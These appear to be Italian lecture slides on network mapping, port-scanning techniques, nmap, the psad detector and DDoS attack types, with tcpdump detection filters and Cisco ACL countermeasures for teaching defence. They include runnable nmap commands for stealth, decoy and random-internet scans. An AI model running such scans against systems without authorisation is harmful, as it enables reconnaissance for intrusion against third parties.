
# ICMP Network Mapping

Invio ICMP-echo a una macchina alla volta con indirizzo sorgente non spoofato

```
01:00:38.861865 pinger.mappem.com > 192.168.6.1: icmp: echo request  
01:00:51.903375 pinger.mappem.com > 192.168.6.2: icmp: echo request  
01:01:04.925395 pinger.mappem.com > 192.168.6.3: icmp: echo request  
01:01:18.014343 pinger.mappem.com > 192.168.6.4: icmp: echo request  
01:01:31.035095 pinger.mappem.com > 192.168.6.5: icmp: echo request  
01:01:44.078728 pinger.mappem.com > 192.168.6.6: icmp: echo request  
01:01:57.098411 pinger.mappem.com > 192.168.6.7: icmp: echo request ...
```



# ICMP traceroute Network Mapping



# ICMP traceroute Network Mapping

Evidenziato da serie di traceroute simultanei da più provenienze

```
10:32:24.722 north.mappem.com.38758 > ns.target.net.33476: udp 12
10:32:24.756 north.mappem.com.38758 > ns.target.net.33477: udp 12
10:32:24.801 north.mappem.com.38758 > ns.target.net.33478: udp 12
10:32:24.833 north.mappem.com.38758 > ns.target.net.33479: udp 12
10:32:24.944 north.mappem.com.38758 > ns.target.net.33481: udp 12

10:32:26.541 south.mappem.com.48412 > ns.target.net.33510: udp 12
10:32:26.745 south.mappem.com.48412 > ns.target.net.33512: udp 12
10:32:26.837 south.mappem.com.48412 > ns.target.net.33513: udp 12
10:32:26.930 south.mappem.com.48412 > ns.target.net.33514: udp 12
10:32:27.033 south.mappem.com.48412 > ns.target.net.33515: udp 12

10:32:26.425 east.mappem.com.58853 > ns.target.net.33490: udp 12
10:32:26.541 east.mappem.com.58853 > ns.target.net.33491: udp 12
10:32:26.744 east.mappem.com.58853 > ns.target.net.33493: udp 12
10:32:26.836 east.mappem.com.58853 > ns.target.net.33494: udp 12
10:32:26.930 east.mappem.com.58853 > ns.target.net.33495: udp 12
10:32:27.033 east.mappem.com.58853 > ns.target.net.33496: udp 12
```

# Traceroute Network Mapping: Firewalking

Attraverso una tecnica più sofisticata, detta “firewalking”, basata sull’uso dei TTL e dei messaggi di errore ICMP, è possibile acquisire informazioni di dettaglio circa la struttura di una rete interna protetta da un firewall ed in particolare circa le politiche di packet filtering operate dal firewall stesso

```
# firewalk -n -P1-8 -pTCP 10.0.0.5 10.0.0.20
Firewalking through 10.0.0.5 (towards 10.0.0.20) with a maximum of 25 hops.
Ramping up hopcounts to binding hosts...
probe: 1  TTL: 1  port 33434: <response from> [10.0.0.1]
probe: 2  TTL: 1  port 33434: <response from> [10.0.0.2]
probe: 3  TTL: 1  port 33434: <response from> [10.0.0.3]
probe: 4  TTL: 1  port 33434: <response from> [10.0.0.4]
probe: 5  TTL: 1  port 33434: Bound scan: 5 hops <Gateway at 5 hops> [10.0.0.5]
port    1: open
port    2: open
... ...
```

Ad esempio, seguito dello scarto di un pacchetto dovuto alla violazione di una regola prevista in un’ ACL, il router invia a ritroso il messaggio *ICMP administratively prohibited* (tipo 3 code 13) che può essere utilizzato da chi attacca per ricavare informazioni circa la politica di filtraggio.

# ICMP traceroute Network Mapping

Filtri tcpdump:

```
udp and (udp[2:2] >= 33000) and (udp[2:2] <= 34999)
```

Contromisure (Cisco ACL):

Blocco in ingresso dei traceroute

```
access-list 110 deny udp any 172.16.0.0 0.0.255.255 gt 30000  
access-list 111 deny icmp 172.16.0.0 0.0.255.255 any time-exceeded  
access-list 111 deny icmp 172.16.0.0 0.0.255.255 any unreachable
```

Consenti i traceroute in uscita


```
access-list 111 permit udp 172.16.0.0 0.0.255.255 any gt 30000  
access-list 110 permit icmp any 172.16.0.0 0.0.255.255 time-exceeded  
access-list 110 permit icmp any 172.16.0.0 0.0.255.255 unreachable
```

Inibisci a livello di router la generazione dei “ICMP unreachable”

```
interface serial 6/0  
no ip reachables
```

# TCP Stealth Network mapping

Per individuare la presenza di hosts attivi sulla rete è possibile utilizzare, una tecnica basata sul protocollo TCP molto più subdola e **meno evidente** rispetto a quelle che ricorrono a meccanismi (UDP, ICMP o TCP) di echo request/reply:



Ogni qual volta un host riceve un pacchetto SYN-ACK su una qualsiasi porta, lo stesso risponde con un RST, indipendentemente che la porta sia aperta o meno

```
11:37:50.065 attacker > 172.21.165.1: icmp: echo request
11:37:50.065 attacker.62072 > 172.21.165.1.80: . ack 0 win 3072
11:37:50.075 172.21.165.1 > attacker: icmp: echo reply
11:37:50.075 172.21.165.1.80 > attacker.62072: R 0:0(0) win 0
```

**Contromisure:** La regola di filtraggio *established* realizza un bocco efficace  
**access-list 110 permit any 172.1.2.0 0.0.0.255 established**

**Filtro tcpdump:** `tcp and (tcp[13] & 0x10 != 0) and  
(tcp[13] & 0x04 = 0) and (tcp[8:4] = 0)`

# Portscan

- L'originatore della scansione effettua da remoto un test dello stato delle porte TCP o UDP su un host remoto per determinare le porte attive (aperte), che ammettono connessioni in ingresso, e le porte non utilizzate (chiuse), che non ammettono connessioni
- Una porta aperta individua la presenza di un servizio di rete attivo offerto dall'host target
- A partire dall'elenco dei servizi offerti l'attaccante può tentare di individuare eventuali vulnerabilità conosciute ed effettuare exploits sulle stesse

# UDP Portscan

Le porte chiuse rispondono con un errore ICMP “port unreachable”

## Porta chiusa

```
11:40:36.445995 attacker.org.53160 > target.com.516: udp 0  
11:40:36.455995 target.com > attacker.org:  
    icmp: 172.21.165.150 udp port 516 unreachable
```

Le porte aperte non rispondono in alcun modo

## Porta aperta

```
11:40:36.855995 attacker.org.53160 > target.com.514: udp 0  
11:40:37.005995 attacker.org.53161 > target.com.514: udp 0  
11:40:37.165995 attacker.org.53160 > target.com.514: udp 0  
11:40:37.255995 attacker.org.53161 > target.com.514: udp 0
```

- Si assume che tutte le porte che non rispondono al probe siano aperte
- Va tenuto presente che UDP è un protocollo “unreliable” (come ICMP)
- Questo rende l’UDP portscan inaffidabile e difficoltoso quando la destinazione risulta essere piuttosto lontana in termini di hop count

# Connect TCP scan

## Porta aperta (ammette connessioni)

```
scanner.8831 > target.514: S 3209086149:3209086149(0)
target.514 > scanner.8831: S 1346112000:1346112000(0) ack 3209086150
scanner.8831 > target.514: . ack 1346112001
scanner.8831 > target.514: F 3209086150:3209086150(0) ack 1346112001
target.514 > scanner.8831: . ack 3209086151
scanner.514 > target.8831: F 1346112001:1346112001(0) ack 3209086151
target.8831 > scanner.514: . ack 1346112002
```

## Porta chiusa (non ammette connessioni)

```
scanner.12441 > target.516: S 1573861375:1573861375(0)
target.516 > scanner.12441: R 0:0(0) ack 1573861376
```

- Il three-way handshake viene completato all'apertura di una porta che accetta la connessione che poi viene chiusa regolarmente con una "close request".
- Se una porta è chiusa, la vittima risponde alla richiesta di connessione con un RESET
- In genere questi tentativi di connessione **sono oggetto di logging**

# SYN TCP scan

## Porta aperta (accetta connessioni)

```
scanner.52894 > target.514: S 3900690976:3900690976(0)
target.514 > scanner.52894: S 1379776000:1379776000(0) ack 3900690977
scanner.52894 > target.514: R 3900690977:3900690977(0)
```

## Porta chiusa (non accetta connessioni)

```
scanner.52894 > target.516: S 3900690976:3900690976(0)
target.516 > scanner.52894: R 0:0(0) ack 3900690977
```

- In questa tecnica il three-way handshake non viene completato al set-up
- Lo scanner invia un pacchetto di SYN costruito ad hoc e attende la risposta
- Se la vittima risponde con un SYN-ACK, ammettendo la connessione sulla porta scansita, il SO dell'attaccante cessa immediatamente la connessione, non avendo effettuato da parte sua una regolare apertura della stessa
- Generalmente tali tentativi **non sono oggetto di logging** non avendo completato l'handshaking iniziale

# SYN e Connect TCP Scan

## Individuazione connect scan

Le porte vengono scansite in sequenza, sequence number e src port cambiano

```
11:17:59 scanner.29699 > target.264: S 884860893:884860893(0)
11:17:59 scanner.29700 > target.265: S 2647868987:2647868987(0)
11:17:59 scanner.29720 > target.266: S 3719918849:3719918849(0)
```

## Individuazione SYN scan

La porta sorgente e i sequence number non cambiano: i pacchetti sono costruiti

```
11:22:14.38 scanner.52894 > target.386: S 3900690976:3900690976(0)
11:22:14.38 scanner.52894 > target.338: S 3900690976:3900690976(0)
11:22:14.38 scanner.52894 > target.369: S 3900690976:3900690976(0)
```

## Tecniche di difesa

La regola di filtraggio *established* blocca efficacemente entrambe le tecniche  
**access-list 110 permit any 172.21.0.0 0.0.255.255 established**

## Filtro tcpdump

Traccia tutte le connessioni SYN in ingresso a porte su cui non ci si aspetta traffico  
**tcp and (tcp[13] & 0x02 != 0) and (tcp[13] & 0x10 = 0) and  
(not dst port 53) and (not dst port 80)  
and (not dst port 25) and (not dst port 21)**

# Non-SYN-ACK-RST TCP scan

**Le tre tecniche fondamentali:  
FIN scan , Xmastree scan e Null scan si comportano identicamente  
(l'esempio si riferisce alla FIN-scan)**

## Porta aperta (ammette connessioni)

```
11:24:52.545 scanner.org.57298 > target.com.514: F 0:0(0)
11:24:52.655 scanner.org.57299 > target.com.514: F 0:0(0)
11:24:53.445 scanner.org.57298 > target.com.514: F 0:0(0)
11:24:53.535 scanner.org.57299 > target.com.514: F 0:0(0)
```

## Porta chiusa (non ammette connessioni)

```
11:24:52.495 scanner.org.57298 > target.com.516: F 0:0(0)
11:24:52.495 target.com.516 > scanner.org.57298: R 0:0(0) ack 0
```

- Per la RFC 793: “TCP Functional Specification” un pacchetto non di RST inviato su una porta chiusa deve causare l’invio di un RST a ritroso
- I sistemi MS Windows, Cisco IOS, BSDI, HP/UX, MVS, IRIX, che non rispettano a pieno la RFC 793 non sono soggetti a questo tipo di scansione

# Non-SYN-ACK-RST TCP scan

## Scan con invio di FIN (FIN scan)

```
11:24:51.975 scanner.org.57298 > target.com.699: F 0:0(0)
11:24:51.975 scanner.org.57298 > target.com.410: F 0:0(0)
11:24:51.975 scanner.org.57298 > target.com.876: F 0:0(0)
11:24:51.975 scanner.org.57298 > target.com.363: F 0:0(0)
11:24:51.975 scanner.org.57298 > target.com.215: F 0:0(0)
```

## Scan con invio di FIN e flags PUSH, URGENT (Xmas tree scan)

```
11:30:48.065 scanner.org.38674 > target.com.895: FP 0:0(0) urg 0
11:30:48.065 scanner.org.38674 > target.com.56: FP 0:0(0) urg 0
11:30:48.065 scanner.org.38674 > target.com.299: FP 0:0(0) urg 0
11:30:48.065 scanner.org.38674 > target.com.888: FP 0:0(0) urg 0
11:30:48.065 scanner.org.38674 > target.com.267: FP 0:0(0) urg 0
```

## Scan con invio di pacchetti Null (senza flags)

```
11:33:36.225 scanner.org.63816 > target.com.821: .
11:33:36.225 scanner.org.63816 > target.com.405: .
11:33:36.225 scanner.org.63816 > target.com.391: .
11:33:36.225 scanner.org.63816 > target.com.59: .
11:33:36.225 scanner.org.63816 > target.com.91: .
```

# Non-SYN-ACK-RST TCP scan

SYN flag:	<code>tcp[13] &amp; 0x02 != 0</code>
ACK flag:	<code>tcp[13] &amp; 0x10 != 0</code>
RST flag:	<code>tcp[13] &amp; 0x04 != 0</code>
FIN flag:	<code>tcp[13] &amp; 0x01 != 0</code>
no flags:	<code>tcp[13] &amp; 0x3f = 0</code>

Nessun flag settato

`tcp and (tcp[13] & 0x3f = 0)`

**Tecniche di difesa (ACL)**

La regola *established* blocca le scansioni

FIN flag settato e ACK flag non settato

`tcp and (tcp[13] & 0x01 != 0) and (tcp[13] & 0x10 = 0)`

SYN flag e FIN flag simultaneamente settati

`tcp and (tcp[13] & 0x02 != 0) and (tcp[13] & 0x01 != 0)`

RST flag e FIN flag simultaneamente settati

`tcp and (tcp[13] & 0x04 != 0) and (tcp[13] & 0x01 != 0)`

SYN flag e RST flag simultaneamente settati

`tcp and (tcp[13] & 0x02 != 0) and (tcp[13] & 0x04 != 0)`

# TCP Decoy scan

La reale provenienza della scansione è mascherata attraverso l'invio di un'enorme numero di altri pacchetti di scansione da indirizzi spoofati

```
06:43:55 10.2.2.2.57536 > target.328: S 1496167267:1496167267(0)
06:43:55 10.3.3.3.57536 > target.328: S 1496167267:1496167267(0)
06:43:55 scanner.57536 > target.328: S 1496167267:1496167267(0)
06:43:55 10.4.4.4.57536 > target.328: S 1496167267:1496167267(0)
06:43:55 10.5.5.5.57536 > target.328: S 1496167267:1496167267(0)
06:43:55 10.2.2.2.57536 > target.994: S 1496167267:1496167267(0)
06:43:55 10.3.3.3.57536 > target.994: S 1496167267:1496167267(0)
06:43:55 scanner.57536 > target.994: S 1496167267:1496167267(0)
06:43:55 10.4.4.4.57536 > target.994: S 1496167267:1496167267(0)
06:43:55 10.5.5.5.57536 > target.994: S 1496167267:1496167267(0)
06:43:55 10.2.2.2.57536 > target.280: S 1496167267:1496167267(0)
06:43:55 10.3.3.3.57536 > target.280: S 1496167267:1496167267(0)
06:43:55 scanner.57536 > target.280: S 1496167267:1496167267(0)
06:43:55 10.4.4.4.57536 > target.280: S 1496167267:1496167267(0)
06:43:55 10.5.5.5.57536 > target.280: S 1496167267:1496167267(0)
```

**Chi è il reale autore della scansione?**

# Tool di scansione: NMAP

- Pubblicamente disponibile su <http://www.insecure.org>
- Realizza buona parte delle più note tecniche di scansione

```
$ nmap -h
```

```
Nmap V. 2.54BETA30 Usage:
```

```
nmap [Scan Type(s)] [Options] <host or net list>
```

```
Common Scan Types ('*' options require root)
```

```
-sT TCP connect() port scan (default)
-sS TCP SYN stealth port scan (best all-around TCP scan) *
-sU UDP port scan *
-sP ping scan (Find any reachable machines)
-sF,-sX,-sN Stealth FIN, Xmas, or Null scan *
-sR/-I RPC/ Identd scan (use with other scan types)
-O Use TCP/IP fingerprinting to guess remote operating system *
```



# Nmap: Caratteristiche di base

- **Host discovery** – identificazione degli host su una rete. Ad esempio, elencando gli host che rispondono alle richieste TCP e / o ICMP o che hanno una porta particolare aperta.
- **Port scanning** – enumerazione delle porte aperte sugli host di destinazione.
- **Version detection** – interrogazione dei servizi di rete su dispositivi remoti per determinare il nome dell'applicazione e la sua specifica versione installata.
- **OS detection** – determinazione del sistema operativo e delle caratteristiche hardware dei dispositivi di rete..
- **Interazione tramite script con il target** - utilizzando Nmap Scripting Engine (NSE) e il linguaggio di programmazione Lua.
- Nmap può fornire ulteriori informazioni sulle destinazioni, inclusi risoluzione inversa DNS, tipi di dispositivi e indirizzi MAC.

# Tool di scansione: NMAP

- Effettuiamo una scansione stealth con OS fingerprinting

```
# nmap -sS -O victim.unisa.it
Starting nmap V. 2.53
Interesting ports on victim.unisa.it (192.168.1.1):
Port      State       Service
21/tcp    open        ftp
22/tcp    open        ssh
23/tcp    open        telnet
25/tcp    open        smtp
37/tcp    open        time
53/tcp    open        domain
111/tcp   open        sunrpc
113/tcp   open        auth
135/tcp   open        loc-srv
139/tcp   open        netbios-ssn
515/tcp   open        printer
849/tcp   open        unknown
853/tcp   open        unknown
7000/tcp  open        afs3-fileserver
TCP Sequence Prediction: Class=64K rule
                               Difficulty=1 (Trivial joke)
Remote operating system guess: HP-UX B.10.20 A with tcp_random_seq = 0
```

# Esempi nmap

- `nmap -v scanme.nmap.org`

Questa opzione esegue uno scan su tutte le porte TCP riservate sulla macchina scanme.nmap.org. L'opzione `-v` attiva la modalità "verbose" (visualizza informazioni più dettagliate sulle operazioni in corso).

- `nmap -sS -O scanme.nmap.org/24`

Lancia un SYN scan invisibile verso ciascuna macchina che risulta accesa tra le 255 nell'intera "classe C" in cui risiede Scanme. Inoltre tenta di determinare il sistema operativo installato su ogni host trovato. Questo richiede i privilegi di root a causa della funzione di SYN scan e OS detection.

# Esempi nmap

- `nmap -sV -p 22,53,110,143,4564 198.116.0-255.1-127`

Lancia una enumerazione di hosts e uno scan TCP alla prima metà di ognuna delle 255 sottoreti di 8 bit all'interno dello spazio di indirizzamento della classe B 198.116. Questa operazione controlla se tali sistemi stanno eseguendo i servizi sshd, DNS, pop3d, imapd, o sulla porta 4564. Qualora qualche porta di queste venga trovata aperta, verrà utilizzato il "version detection" per determinare quale applicazione sta effettivamente ascoltando su quella porta.

- `nmap -v -iR 100000 -P0 -p 80`

Chiede a Nmap di scegliere 100.000 hosts casuali ed effettuare su questi uno scan per ricercare dei web servers (porta 80). L'enumerazione degli host è disabilitata con l'opzione -P0 dal momento che verificare se un host è attivo è uno spreco quando si sta analizzando soltanto una porta per ogni host.

# Esempi nmap

- `nmap -P0 -p80 -oX logs/pb-port80scan.xml -oG logs/pb-port80scan.gnmap 216.163.128.20/20`

Questo comando scansiona 4096 indirizzi IP in cerca di webservers (ma senza effettuare ping) e salva l'output sia in formato XML che in formato "greppabile".

- `nmap -D 10.0.0.1,10.0.0.2,10.0.0.3 -sP 192.133.28.0/24`

Questo comando Lancia un decoy ping scan sulla rete 1921.33.28.0/24 con indirizzi di origine spoofati elencato dopo l'opzione -D

# Contromisure: PSAD


- Port Scan Attack Detector (psad) è uno strumento molto semplice basato su iptables per rilevare vari tipi di traffico sospetto, comprese le scansioni effettuate da strumenti come Nmap, ma anche altri attacchi quali DDoS etc.
- E' un daemon che opera a livello del singolo host o linux FW
- Analizzando i log del firewall, psad non solo può rilevare determinati schemi di attacco, ma anche manipolare le regole del firewall per reagire adeguatamente ad attività sospette.
  - È possibile bloccare automaticamente la sorgente di ogni scansione
  - Vanno configurati nel file /etc/psad/psad.conf i parametri:
    - ENABLE\_AUTO\_IDS Y
    - AUTO\_IDS\_DANGER\_LEVEL 3

# Attacchi (D)DoS

Un **Denial Of Service Attack** è un attacco realizzato allo scopo di bloccare l'utilizzo di un servizio da parte degli utenti legittimi. Esso può essere rivolto a:

- **Utenti di un servizio** (ad esempio attaccando web server utilizzati per l'erogazione di applicazioni on-line).
- **Specifici host**, cioè singole risorse di rete che possono essere: Web & Application Server, DNS, Mail and IRC Server, ecc.
- **Infrastruttura di rete**, in modo bloccare il trasporto dell'informazione.

Un **Distributed Denial Of Service Attack** è un attacco di DoS realizzato coordinando più sorgenti di attacco spesso associate a origini geograficamente diverse verso uno specifico obiettivo



# Effetti di un attacco DoS

- Un attacco DoS riuscito sospende temporaneamente o indefiniteamente i servizi di un host nella rete o della rete stessa
- Gli attacchi DoS possono essere perpetrati sia a livello di globel Internet che di LAN (in termini di origine dell'attacco)
- Diversi possibili sintomi:
  - indisponibilità degli host a nuove connessioni
  - disconnessione (o cattiva prestazione) delle connessioni in rete
  - consumo di risorse (ad es. Larghezza di banda, memoria, spazio su disco, tempo della CPU, ...)
  - Danneggiamento della configurazione di un host o della rete (ad es. Informazioni di routing)
  - Ripristino non richiesto di sessioni TCP
  - Interruzione dei componenti fisici della rete
  - Congestione dei canali di comunicazione tra gli utenti e la vittima

# Condizioni di successo attacco

- Per la riuscita di un'attacco è indispensabile che l'attaccante rispetto al target debba disporre di almeno una fra le seguenti proprietà
  - maggiore potenza di calcolo
  - larghezza di banda di rete maggiore
  - controllare un gran numero di computer e gestirli come gruppo unico per perpetrare attacchi distribuiti (DDoS)
  - sfruttare una proprietà del sistema operativo o delle applicazioni sul sistema vittima, o di una rete terza parte che consente a un attacco di consumare molte più risorse della vittima rispetto all'attaccante (attacchi asimmetrici)

# Attacchi (D)DoS

- Il **primo attacco DDoS** è stato ufficialmente rilevato nell'estate del **1999**. (Fonte CIAC - Computer Incident Advisory Capability), sebbene il SYN Flood fosse noto ed in uso dal 1993 in ambito IRC.
- Altri attacchi celebri: **Febbraio 2000** attacco a **Yahoo**, **22 Ottobre 2002** attacco ai 13 **Root DNS** nel tentativo di bloccare Internet (9 su 13), **6 Febbraio 2007** nuovo attacco ai 13 **Root DNS** (2 su 13).



# Distributed Denial of Service

## Le fasi e la dinamica di un DDoS

1. Scansione di decine di migliaia di hosts per l'individuazione di vulnerabilità note e sfruttabili
2. Exploit delle vulnerabilità a scopo di compromissione degli host conquistandone l'accesso
3. Installazione dei tools per la realizzazione del DDoS
4. Sfruttamento degli hosts conquistati come base di partenza per ulteriori scansioni e compromissioni reiterando il punto 3
5. Una volta installati i DDoS tools su un numero sufficiente di hosts si procede all'avvio dell'attacco attivando handlers e agents a partire da un client remoto

# Tipologie di attacchi (D)DoS

Elevato numero  
di pacchetti

## Bandwidth saturation

### Flood attack:

Flood Attack

Reflection Attack

Un elevato volume di pacchetti è inviato dagli attaccanti al fine di saturare le risorse dell'attaccato. Sono tipicamente utilizzati i pacchetti appartenenti ai protocolli UDP e ICMP.

### Amplification attack:

Broadcast Amplification Attack

DNS Amplification Attack

Si basa sull'amplificazione di un attacco DoS realizzata tipicamente sfruttando elementi di rete non correttamente configurati, ad esempio inviando messaggi di broadcast ad un'intera rete. Tipici attacchi di questo tipo sono lo *smurf* ed il *fraggle*, ma anche il *DNS Recursion Attack*.

Basso numero  
di pacchetti

## Resource starvation

